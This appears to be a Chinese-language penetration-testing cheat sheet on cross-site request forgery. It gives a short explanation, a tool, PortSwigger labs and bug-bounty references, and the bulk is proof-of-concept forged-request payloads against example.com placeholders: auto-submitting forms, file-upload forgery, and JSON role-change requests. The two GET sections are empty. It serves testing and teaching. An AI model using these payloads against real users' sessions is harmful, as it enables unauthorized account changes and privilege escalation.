跨站请求伪造 (Cross-Site Request Forgery)
跨站请求伪造 (CSRF/XSRF) 是一种强制终端用户在其当前已身份验证的 Web 应用程序上执行非预期操作的攻击。CSRF 攻击专门针对改变状态的请求,而不是窃取数据,因为攻击者无法看到对伪造请求的响应。 - OWASP
摘要 (Summary)
- 工具 (#tools)
- 方法论 (#methodology)
- HTML GET - 需要用户交互 (#html-get---requiring-user-interaction)
- HTML GET - 无需用户交互 (#html-get---no-user-interaction)
- HTML POST - 需要用户交互 (#html-post---requiring-user-interaction)
- HTML POST - 自动提交 - 无需用户交互 (#html-post---autosubmit---no-user-interaction)
- HTML POST - 带有文件上传的 multipart/form-data - 需要用户交互 (#html-post---multipartform-data-with-file-upload---requiring-user-interaction)
- JSON GET - 简单请求 (#json-get---simple-request)
- JSON POST - 简单请求 (#json-post---simple-request)
- JSON POST - 复杂请求 (#json-post---complex-request)
- 实验环境 (#labs)
- 参考资料 (#references)
工具 (Tools)
- 0xInfection/XSRFProbe - 卓越的跨站请求伪造审计与利用工具包。
方法论 (Methodology)

当您登录到某个网站时,通常会拥有一个会话。该会话的标识符存储在浏览器的 Cookie 中,并随发送到该网站的每个请求一起发送。即使是其他网站触发了请求,Cookie 也会随请求发送,该请求将像已登录用户亲自执行的一样被处理。
HTML GET - 需要用户交互
HTML GET - 无需用户交互
HTML POST - 需要用户交互
<form action="http://www.example.com/api/setusername" enctype="text/plain" method="POST">
 <input name="username" type="hidden" value="CSRFd" />
 <input type="submit" value="提交请求" />
</form>
HTML POST - 自动提交 - 无需用户交互
<form id="autosubmit" action="http://www.example.com/api/setusername" enctype="text/plain" method="POST">
 <input name="username" type="hidden" value="CSRFd" />
 <input type="submit" value="提交请求" />
</form>

<script>
 document.getElementById("autosubmit").submit();
</script>
HTML POST - 带有文件上传的 multipart/form-data - 需要用户交互
<script>
function launch(){
    const dT = new DataTransfer();
    const file = new File( [ "CSRF-filecontent" ], "CSRF-filename" );
    dT.items.add( file );
    document.xss[0].files = dT.files;

    document.xss.submit()
}
</script>

<form style="display: none" name="xss" method="post" action="<target>" enctype="multipart/form-data">
<input id="file" type="file" name="file"/>
<input type="submit" name="" value="" size="0" />
</form>
<button value="button" onclick="launch()">提交请求</button>
JSON GET - 简单请求
<script>
var xhr = new XMLHttpRequest();
xhr.open("GET", "http://www.example.com/api/currentuser");
xhr.send();
</script>
JSON POST - 简单请求
使用 XHR:
<script>
var xhr = new XMLHttpRequest();
xhr.open("POST", "http://www.example.com/api/setrole");
// 简单请求中不允许使用 application/json。text/plain 是默认值
xhr.setRequestHeader("Content-Type", "text/plain");
// 您可能还想尝试其中一个或两个
//xhr.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
//xhr.setRequestHeader("Content-Type", "multipart/form-data");
xhr.send('{"role":admin}');
</script>
使用自动提交表单,这可以绕过某些浏览器的保护,例如 Firefox 浏览器中增强型跟踪保护的“标准”选项:
<form id="CSRF_POC" action="www.example.com/api/setrole" enctype="text/plain" method="POST">
// 此输入将发送:{"role":admin,"other":"="}
 <input type="hidden" name='{"role":admin, "other":"'  value='"}' />
</form>
<script>
 document.getElementById("CSRF_POC").submit();
</script>
JSON POST - 复杂请求
<script>
var xhr = new XMLHttpRequest();
xhr.open("POST", "http://www.example.com/api/setrole");
xhr.withCredentials = true;
xhr.setRequestHeader("Content-Type", "application/json;charset=UTF-8");
xhr.send('{"role":admin}');
</script>
实验环境 (Labs)
- PortSwigger - 无防御措施的 CSRF 漏洞
- PortSwigger - 令牌验证取决于请求方法的 CSRF
- PortSwigger - 令牌验证取决于令牌是否存在的 CSRF
- PortSwigger - 令牌未绑定到用户会话的 CSRF
- PortSwigger - 令牌绑定到非会话 Cookie 的 CSRF
- PortSwigger - 令牌在 Cookie 中重复的 CSRF
- PortSwigger - Referer 验证取决于标头是否存在的 CSRF
- PortSwigger - Referer 验证有缺陷的 CSRF
参考资料 (References)
- 跨站请求伪造速查表 - Alex Lauerman - 2016年4月3日
- 跨站请求伪造 (CSRF) - OWASP - 2024年4月19日
- Messenger.com CSRF 展示了检查 CSRF 时的步骤 - Jack Whitton - 2015年7月26日
- Paypal 漏洞赏金:未经许可更新 Paypal.me 个人资料图片 (CSRF 攻击) - Florian Courtial - 2016年7月19日
- 一键黑掉 PayPal 账户 (已修补) - Yasser Ali - 2014/10/09
- 向推集添加推文 CSRF - Vijay Kumar (indoappsec) - 2015年11月21日
- Facebookmarketingdevelopers.com: 代理、CSRF 困境与 API 的乐趣 - phwd - 2015年10月16日
- 我如何黑掉您的 Beats 账户?Apple 漏洞赏金 - @aaditya_purani - 2016/07/20
- FORM POST JSON: POST Heartbeats API 上的 JSON CSRF - Eugene Yakovchuk - 2017年7月2日
- 在 Oculus-Facebook 集成中使用 CSRF 黑掉 Facebook 账户 - Josip Franjkovic - 2018年1月15日
- 跨站请求伪造 (CSRF) - Sjoerd Langkemper - 2019年1月9日
- 跨站请求伪造攻击 - PwnFunction - 2019年4月5日
- 扫除 CSRF - Joe Rozner - 2017年10月17日
- 绕开 CSRF 的 Referer 检查逻辑 - hahwul - 2019年10月11日